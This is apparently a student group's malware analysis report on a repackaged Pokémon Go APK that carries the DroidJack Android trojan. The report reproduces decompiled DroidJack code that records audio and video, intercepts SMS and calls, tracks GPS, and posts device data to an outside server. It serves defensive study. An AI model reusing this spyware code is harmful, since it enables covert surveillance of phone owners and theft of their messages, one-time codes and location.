BITS 3453 MALWARE ANALYSIS AND DIGITAL INVESTIGATION

FINAL REPORT

GROUP KEEPALIVE

GROUP MEMBERS:

NAME	MATRICS NO.
MUHAMMAD IZHAM BIN NORHAMADI	B032020039
AHMAD SHA HERIZAM BIN TAHIR	B032020009
AFFENDY ELYAS BIN AZHARI SHARIDAN	B032020024
MUHAMMAD RIFQI BIN RAMLAN	B032020028

Table of Content

1.0 Introduction

Mobile malware just like the name itself is a malicious software that specifically targets the operating system on mobile phones. There are many types of mobile malware variants and different methods of infection. For example, spyware, viruses, trojans and mobile phishing. All this malware can damage and gain access to private data in the mobile devices.


2.0 Background of the sample (.apk file)


This APK is a modified version of the original application that is Pokémon Go game. When the game had not been officially released globally at the same time, many gamers wishing to access the game before it was released in their region resorted to downloading the APK from third parties. Additionally, many large media outlets provided instructions on how to download the game from a third party. Some even went further and described how to install the APK downloaded from a third party. This is an extremely risky practice and can easily lead users to installing malicious modified apps on their own mobile devices. This modified version of APK is a dangerous one that can gain access of the mobile devices by infected it with a backdoor.


3.0 The process flow of the investigation and the tool used.

3.1 Process

1.First, we decompile the apk file using apktool so that we can explore the contents of the apk









2. Then we convert the apk's dex file to jar file and view the java classes using jd-gui

```
┌──(kali㉿kali)-[~/Desktop/Android Malware Project]
└─$ d2j-dex2jar pokemon_go.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar pokemon_go.apk -> ./pokemon_go-dex2jar.jar
```



3. Before looking for malicious code in java classes, we first look into the app's AndroidManifest.xml file as we can find key permissions and services listed there using note software




3.2 Tools used


- dex2jar
- jd-gui
- apktool
- jadx-gui

4.0 Summarization of report gain from the online analysis.

By using Hybrid-Analysis.com to do online analysis of the Pokémon Go APK, it is crystal clear that the APK is 100% malicious based on the status state by the Hybrid Analysis. Hybrid Analysis states that the APK is malicious and given extreme threat score of 100/100. Hybrid Analysis also identifies the APK resides in a dangerous malware in Trojan category.



Hybrid Analysis provides risk assessment which the APK intends to do maliciously towards a user. For example, the apk can read SMS content specifically to read verification codes, record audio and even send a SMS.



Hybrid Analysis categorized indicators which are found in the APK in three parts, Malicious, Suspicious and Informative. Malicious is indicators which can harm the mobile system, Suspicious is process that most likely can harm the mobile system that will lead to malware infection meanwhile informative is general processes which any application can do.

Malicious Indicators
External Systems
Sample was identified as malicious by a large number of Antivirus engines
Sample was identified as malicious by at least one Antivirus engine
General
Contains malicious Memory Dumps
Has the ability to dial a phone number
Has the ability to read the device ID (e.g. IMEI or ESN)
Installation/Persistance
Has the ability to execute code after reboot
Spyware/Information Retrieval
Has the ability to record audio or other media
Unusual Characteristics
Has the ability to query the phone location (GPS)
Has the ability to send SMS

Suspicious Indicators
General
Contains suspicious Memory Dumps
Has the ability to invoke native commands
Uses java reflection classes
Installation/Persistance
Has the ability to access external storage
Network Related
Has the ability to open an internet connection
Spyware/Information Retrieval
Has the ability to record audio
Unusual Characteristics
Has the ability to get the wifi MAC address (may be used to fingerprint device)

Informative

General

Tests the internet connectivity

Installation/Persistance

Dropped files

Network Related

Found potential URL in binary/memory

All the indicators above will have its file process shown by the Hybrid Analysis, for example, one of the indicators in Malicious category which is ‘Has the ability to record audio or other media' shows the process that can be found inside the APK.

Spyware/Information Retrieval

Has the ability to record audio or other media

details Found invoke in "net.droidjack.server.VideoCapDJ.smali" to "android.media.MediaRecorder.start"
Found invoke in "net.droidjack.server.bq.smali" to "android.media.MediaRecorder.start"
Found invoke in "net.droidjack.server.bo.smali" to "android.media.MediaRecorder.start"
Found invoke in "net.droidjack.server.CallListener.smali" to "android.media.MediaRecorder.start"

source Static Parser

relevance 3/10

The detailed information of the APK will display in the Hybrid Analysis such as hash function of SHA256, file size and apk version.

File Details

15db22fd7d961f4d4bd96052024d353b3ff4bd135835d2644d94d74c925af3c4.apk


Filename	15db22fd7d961f4d4bd96052024d353b3ff4bd135835d2644d94d74c925af3c4.apk
Size	58MiB (61029052 bytes)
Type	java
Description	Java Jar file data (zip)
Architecture	
SHA256	15db22fd7d961f4d4bd96052024d353b3ff4bd135835d2644d94d74c925af3c4

Resources

Icon

Visualization

Input File (PortEx)



Version Info

Minimum SDK	19 (KitKat)
Target SDK	23 (Marshmallow)
Version Code	2016070500
Version Name	0.29.0
Package Name	com.nianticlabs.pokemongo
Entrypoint	com.nianticlabs.pokemongocom.unity3d.player.UnityPlayerNativeActivity

Classification (TrID)

- 92.9% (.APK) Android Package
- 7.0% (.ZIP) ZIP compressed archive

File permission will be listed out by Hybrid Analysis with red-colored as the malicious, yellow-colored is suspicious, and the white is generally informative based on the indicator stated above. These permissions can be found inside the apk.

File Permissions

Permission	Description
android.permission.READ_SMS	Allows an application to read SMS messages.
android.permission.RECEIVE_SMS	Allows an application to receive SMS messages.
android.permission.RECORD_AUDIO	Allows an application to record audio.
android.permission.READ_EXTERNAL_STORAGE	Allows an application to read from external storage.
android.permission.WRITE_EXTERNAL_STORAGE	Allows an application to write to external storage.
android.permission.ACCESS_WIFI_STATE	Allows applications to access information about Wi-Fi networks.
android.permission.READ_PHONE_STATE	Allows read only access to phone state.
android.permission.WRITE_SMS	-
android.permission.ACCESS_FINE_LOCATION	Allows an app to access precise location.
android.permission.ACCESS_NETWORK_STATE	Allows applications to access information about networks.

5.0 Finding of the group analysis. (Should include snapshot of the finding)

1. The name of the malware
   - DroidJack

2. What is the application true nature
   - A game that uses augmented reality for players to see their game model in real life through a screen.

3. The malicious behavior of the app
   - Automatically include a backdoor malware that is DroidJack when installing the modified apk. It can gain access to many permissions in the mobile device and then steal many private data on it.

4. The intent
   - With permission gained by the attacker, it can gain control of the mobile devices such as SMS so that when the attacker requesting an OTP, they can get the OTP code and gain access to the victim's account such as bank account or any other social account.

5. The malicious permissions
   - **Read user's SMS** - Access SMS, intercept SMS, SMS on your behalf (this can be used to log into account through password recovery), (important message such as OTP is exposed).
   - **Receive user's phone GPS location** - Can be used to spy on the user's location
   - **Read and write to the phone external storage** - More malicious app can be install on the user's phone.
   - **Access the camera app and record the audio** - The exploiter can spy on the users by accessing the camera and recording the audio.
   - **Read, write contacts list and call logs also call phone -** Identity theft (exploiter can pretend to be the user of the phone and perform malicious activity).

6. List of API/Function in the binary that you think malicious

   - CallListener.class
   - CamSnapDJ.class
   - Connector.class
   - Controller.class

- GPSLocation.class
- VideoCapDJ.class

7. Other necessary information that can be the traces of malicious behavior of the app.

- The app requests a lot of information such as Wi-Fi information, phone model, manufacturer, version, and has various odd strings of texts printed out in the app

Findings

AndroidManifest.xml

- Contains multiple and dangerous permission that can breach user's privacy such as READ_SMS, READ_CONTACTS, READ_CALL_LOG, and ACCESS_FINE_LOCATION


```
2   <uses-permission android:name="android.permission.READ_SMS"/>
3   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
4   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
5   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
6   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
7   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
8   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
9   <uses-permission android:name="android.permission.WRITE_SMS"/>
10  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
11  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
12  <uses-permission android:name="android.permission.CAMERA"/>
13  <uses-feature android:name="android.hardware.camera"/>
14  <uses-feature android:name="android.hardware.camera.autofocus"/>
15  <uses-feature android:name="android.hardware.camera.flash"/>
16  <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
17  <uses-permission android:name="android.permission.READ_CONTACTS"/>
18  <uses-permission android:name="android.permission.SEND_SMS"/>
19  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
20  <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
21  <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
22  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
23  <uses-permission android:name="android.permission.WAKE_LOCK"/>
24  <uses-permission android:name="android.permission.CALL_PHONE"/>
25  <uses-permission android:name="android.permission.GET_TASKS"/>
26  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
27  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
28  <uses-permission android:name="android.permission.INTERNET"/>
29  <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:smallScreen
30  <uses-permission android:name="com.android.vending.BILLING"/>
31  <uses-permission android:name="android.permission.VIBRATE"/>
32  <uses-permission android:name="android.permission.BLUETOOTH"/>
33  <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
34  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
```

- Contains droidjack services which is a software service that monitors and controls android devices with a GUI

```
<service android:enabled="true" android:name="net.droidjack.server.Controller"/>
<service android:enabled="true" android:name="net.droidjack.server.GPSLocation"/>
<service android:enabled="true" android:name="net.droidjack.server.Toaster"/>
<receiver android:name="net.droidjack.server.Connector">
```

Java Libraries

- Contains classes and functions for droidjack malware in net.droidjack.server library



CallListener.class

- Turning on Wi-Fi for the user

```
private void a(boolean paramBoolean) {
  ((WifiManager)this.d.getSystemService("wifi")).setWifiEnabled(paramBoolean);
}
```

- Have audio recorder and encoder function

```
protected void a(File paramFile) {
  try {
    MediaRecorder mediaRecorder = new MediaRecorder();
    this();
    c = mediaRecorder;
    c.setAudioSource(4);
    c.setOutputFormat(0);
    c.setAudioEncoder(0);
    c.setOutputFile(paramFile.getAbsolutePath());
    System.out.println(paramFile.getAbsolutePath());
    try {
      c.prepare();
    } catch (IllegalStateException illegalStateException) {}
    c.start();
    a = true;
    System.out.println("Recording");
  } catch (Exception exception) {
    ae.a(exception);
    exception.printStackTrace();
  }
}
```

- Uses Telephony Manager service to get device's information such as the service provider, intercepts SMS, records call, and logs call.

```
public boolean a() {
  boolean bool;
  try {
    TelephonyManager telephonyManager = (TelephonyManager)this.d.getSystemService("phone");
    Class<?> clazz = Class.forName(telephonyManager.getClass().getName());
    try {
      Method method = clazz.getDeclaredMethod("getITelephony", new Class[0]);
    } catch (NoSuchMethodException noSuchMethodException) {}
    noSuchMethodException.setAccessible(true);
    Object object = noSuchMethodException.invoke(telephonyManager, new Object[0]);
    Method[] arrayOfMethod = Class.forName(object.getClass().getName()).getDeclaredMethods();
    int i = arrayOfMethod.length;
    for (byte b = 0;; b++) {
      if (b >= i)
        return true;
      Method method = arrayOfMethod[b];
      bool = method.getName().equalsIgnoreCase("endCall");
      if (bool)
        try {
          method.invoke(object, new Object[] { Integer.valueOf(1) });
        } catch (IllegalArgumentException illegalArgumentException) {}
    }
  } catch (Exception exception) {
    ae.a(exception);
    bool = false;
  }
  return bool;
}
```

- Function to spy on calls and the incoming call number

```
public void onReceive(Context paramContext, Intent paramIntent) {
  this.d = paramContext;
  ae.a();
  if (paramIntent.getAction().equals("android.intent.action.PHONE_STATE")) {
    by by = new by(paramContext);
    this.l = by.a("mobiledataphno");
    this.m = by.a("wifiphno");
    if (this.l.equals("") || this.l == null)
      try {
        by.a("mobiledataphno", "000000000000000");
        this.l = by.a("mobiledataphno");
      } catch (Exception exception) {
        ae.a(exception);
        this.l = "000000000000000";
      }
    if (this.m.equals("") || this.m == null)
      try {
        by.a("wifiphno", "111111111111111");
        this.m = by.a("wifiphno");
      } catch (Exception exception) {
        ae.a(exception);
        this.m = "111111111111111";
      }
    if (paramIntent.getAction().equals("android.intent.action.PHONE_STATE")) {
      this.i = (TelephonyManager)paramContext.getSystemService("phone");
      try {
        String str = paramIntent.getStringExtra("incoming_number").replace("-", "").replace("+", "").replace("(", "").replace(")", "").trim();
        if (str.contains(this.l) || str.contains(this.m)) {
          if (str.contains(this.l)) {
            b(true);
          } else if (str.contains(this.m)) {
            a(true);
          }
          a();
          d d = new d();
          this(this, null);
          paramContext.getContentResolver().registerContentObserver(CallLog.Calls.CONTENT_URI, true, d);
```

Controller.class

- Center function that calls the function that records and intercepts calls and SMS then logs them.

```
private static void i() {
  try {
    boolean bool = Boolean.parseBoolean(g.a("SMS_RECORDING"));
    if (bool)
      try {
        if (!bt.b) {
          if (!bt.a)
            d.registerContentObserver(Uri.parse("content://sms"), true, b);
          bt.b = true;
          g.a("SMS_RECORDING", "true");
        }
      } catch (Exception exception) {}
  } catch (Exception exception) {}
  try {
    if (Boolean.parseBoolean(g.a("SMS_LIVE")))
      b.b(g.a("INTERCEPT_INCOMING_SMS_NOS"));
  } catch (Exception exception) {}
  try {
    if (Boolean.parseBoolean(g.a("CALL_LOG_RECORDING"))) {
      d.registerContentObserver(CallLog.Calls.CONTENT_URI, true, h);
      f.a = true;
    }
  } catch (Exception exception) {}
  try {
    boolean bool = Boolean.parseBoolean(g.a("CALL_RECORDING"));
    if (bool)
      try {
        Context context = s;
        CallListener callListener = c;
        IntentFilter intentFilter = new IntentFilter();
        this("android.intent.action.PHONE_STATE");
        context.registerReceiver(callListener, intentFilter);
        CallListener.b = true;
      } catch (Exception exception) {}
  } catch (Exception exception) {}
}
```

- Calls function that sends the information to an external IP address

```
public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2) {
  ae.b = getApplicationContext();
  ae.a();
  t = Build.SERIAL;
  i = ((PowerManager)getSystemService("power")).newWakeLock(1, "Internet ON");
  i.acquire();
  g = new by(getApplicationContext());
  y = g.a("MASTER_IP");
  if (y == null || y.equals(""))
    try {
      g.a("MASTER_IP", br.a);
      y = g.a("MASTER_IP");
    } catch (Exception exception) {
      y = br.a;
    }
  System.out.println(y);
  try {
    z = Integer.parseInt(g.a("MASTER_PORT"));
    if (y.equals("DJ_GooDbYe:(")) {
      b();
      return 2;
    }
  } catch (Exception exception) {}
 }
}
```

CamSnapDJ.class

- Function that extracts camera status and information

```
public void onCreate(Bundle paramBundle) {
  super.onCreate(paramBundle);
  setContentView(getResources().getIdentifier("cameraview", "layout", getPackageName()));
  ae.a();
  try {
    String str = getIntent().getExtras().getString("Camtype");
    System.out.println(5);
    if (str.equalsIgnoreCase("Front")) {
      this.d = 1;
    } else if (str.equalsIgnoreCase("Back")) {
      this.d = 0;
    }
    System.out.println(6);
    this.e = (SurfaceView)findViewById(getResources().getIdentifier("surface_camera", "id", getPackageName()));
    System.out.println(3);
    this.f = this.e.getHolder();
    System.out.println("Clear n working - Cam");
    h h = new h();
    this(this);
    System.out.println(7);
    SurfaceHolder surfaceHolder = this.f;
    i i = new i();
    this(this, h);
    surfaceHolder.addCallback(i);
    System.out.println(8);
  } catch (Exception exception) {
    ae.a(exception);
    exception.printStackTrace();
  }
 }
}
```

VideoCapDJ.class

- Function that utilizes MediaRecorder to record video in varying quality with timer and schedule

```
protected void a() {
  try {
    d.unlock();
    MediaRecorder mediaRecorder = new MediaRecorder();
    this();
    a = mediaRecorder;
    a.setCamera(d);
    a.setVideoSource(0);
    a.setAudioSource(0);
    System.out.println(this.f);
    if (this.f.equalsIgnoreCase("Low")) {
      a.setProfile(CamcorderProfile.get(0));
    } else if (this.f.equalsIgnoreCase("High")) {
      a.setProfile(CamcorderProfile.get(1));
    }
    a.setPreviewDisplay(b.getSurface());
    a.setOutputFile(getFileStreamPath("video.3gp").getAbsolutePath());
    a.prepare();
    try {
      a.start();
      Timer timer = new Timer();
      this();
      ce ce = new ce();
      this(this);
      timer.schedule(ce, Long.parseLong(this.g) * 1000L);
    } catch (RuntimeException runtimeException) {}
  } catch (Exception exception) {
    ae.a(exception);
    exception.printStackTrace();
  }
}
```

GPSLocation.class

- Allows function that tracks the user's location to run on threads asynchronously, which allows the tracking to run separately from the primary application thread

```
protected byte[] a() {
  byte[] arrayOfByte;
  try {
    ExecutorService executorService = Executors.newSingleThreadExecutor();
    az az = new az();
    this(this);
    arrayOfByte = executorService.<byte[]>submit(az).get();
  } catch (Exception exception) {
    ae.a(exception);
    exception.printStackTrace();
    arrayOfByte = "NAck".getBytes();
  }
  return arrayOfByte;
}

protected byte[] b() {
  byte[] arrayOfByte;
  try {
    d = b;
    e = c;
    e();
    arrayOfByte = "Ack".getBytes();
  } catch (Exception exception) {
    ae.a(exception);
    exception.printStackTrace();
    arrayOfByte = "NAck".getBytes();
  }
  return arrayOfByte;
}
```

ae.class

- Function that collects all the extracted information as well as device information such as the manufacturer, model and version and send them to www.droidjack.net/ storeReport.php

```
protected static void a(Throwable paramThrowable) {
  try {
    if (a)
      b(paramThrowable);
    StringWriter stringWriter = new StringWriter();
    this();
    PrintWriter printWriter = new PrintWriter();
    this(stringWriter);
    paramThrowable.printStackTrace(printWriter);
    String str1 = stringWriter.toString();
    ArrayList<BasicNameValuePair> arrayList = new ArrayList();
    this();
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
    this();
    HttpPost httpPost = new HttpPost();
    this("http://www.droidjack.net/storeReport.php");
    arrayList.clear();
    String str2 = Build.BRAND;
    String str3 = Build.MODEL;
    String str4 = Build.VERSION.RELEASE;
    BasicNameValuePair basicNameValuePair4 = new BasicNameValuePair();
    this("manufacturer", str2);
    arrayList.add(basicNameValuePair4);
    BasicNameValuePair basicNameValuePair1 = new BasicNameValuePair();
    this("model", str3);
    arrayList.add(basicNameValuePair1);
    BasicNameValuePair basicNameValuePair2 = new BasicNameValuePair();
    this("version", str4);
    arrayList.add(basicNameValuePair2);
    BasicNameValuePair basicNameValuePair3 = new BasicNameValuePair();
    this("stacktrace", str1);
    arrayList.add(basicNameValuePair3);
    UrlEncodedFormEntity urlEncodedFormEntity = new UrlEncodedFormEntity();
    this(arrayList);
    httpPost.setEntity((HttpEntity)urlEncodedFormEntity);
    defaultHttpClient.execute((HttpUriRequest)httpPost);
  } catch (Exception exception) {
    b(paramThrowable);
    exception.printStackTrace();
  }
}
```

6.0 Similarity of the online analysis and the group analysis.

1. APK permissions whether it is malicious, suspicious or common permission can be found in both analyses.

Online analysis:

File Permissions

Permission	Description
android.permission.READ_SMS	Allows an application to read SMS messages.
android.permission.RECEIVE_SMS	Allows an application to receive SMS messages.
android.permission.RECORD_AUDIO	Allows an application to record audio.
android.permission.READ_EXTERNAL_STORAGE	Allows an application to read from external storage.
android.permission.WRITE_EXTERNAL_STORAGE	Allows an application to write to external storage.
android.permission.ACCESS_WIFI_STATE	Allows applications to access information about Wi-Fi networks.
android.permission.READ_PHONE_STATE	Allows read only access to phone state.
android.permission.WRITE_SMS	-
android.permission.ACCESS_FINE_LOCATION	Allows an app to access precise location.
android.permission.ACCESS_NETWORK_STATE	Allows applications to access information about networks.

Group analysis:

```
2   <uses-permission android:name="android.permission.READ_SMS"/>
3   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
4   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
5   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
6   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
7   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
8   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
9   <uses-permission android:name="android.permission.WRITE_SMS"/>
10  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
11  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
12  <uses-permission android:name="android.permission.CAMERA"/>
13  <uses-feature android:name="android.hardware.camera"/>
14  <uses-feature android:name="android.hardware.camera.autofocus"/>
15  <uses-feature android:name="android.hardware.camera.flash"/>
16  <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
17  <uses-permission android:name="android.permission.READ_CONTACTS"/>
18  <uses-permission android:name="android.permission.SEND_SMS"/>
19  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
20  <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
21  <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
22  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
23  <uses-permission android:name="android.permission.WAKE_LOCK"/>
24  <uses-permission android:name="android.permission.CALL_PHONE"/>
25  <uses-permission android:name="android.permission.GET_TASKS"/>
26  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
27  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
28  <uses-permission android:name="android.permission.INTERNET"/>
29  <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:smallScree
30  <uses-permission android:name="com.android.vending.BILLING"/>
31  <uses-permission android:name="android.permission.VIBRATE"/>
32  <uses-permission android:name="android.permission.BLUETOOTH"/>
33  <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
34  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
```

2. Both analysis found the use of droidjack which is Remote Access Tool (RAT) android trojan

File Receivers

Receiver	Intents
com.upsight.android.googlepushservices.internal.PushBroadcastReceiver	com.google.android.c2dm.intent.RECEIVE
net.droidjack.server.CallListener	android.intent.action.PHONE_STATE
net.droidjack.server.Connector	android.net.conn.CONNECTIVITY_CHANGE android.intent.action.BOOT_COMPLETED

3. Both analysis found the use of android services to spy on the device, logs them and send the information externally

Spyware/Information Retrieval

Has the ability to record audio or other media

details Found invoke in "net.droidjack.server.VideoCapDJ.smali" to "android.media.MediaRecorder.start"
Found invoke in "net.droidjack.server.bq.smali" to "android.media.MediaRecorder.start"
Found invoke in "net.droidjack.server.bo.smali" to "android.media.MediaRecorder.start"
Found invoke in "net.droidjack.server.CallListener.smali" to "android.media.MediaRecorder.start"

source Static Parser

relevance 3/10

7.0 Conclusion

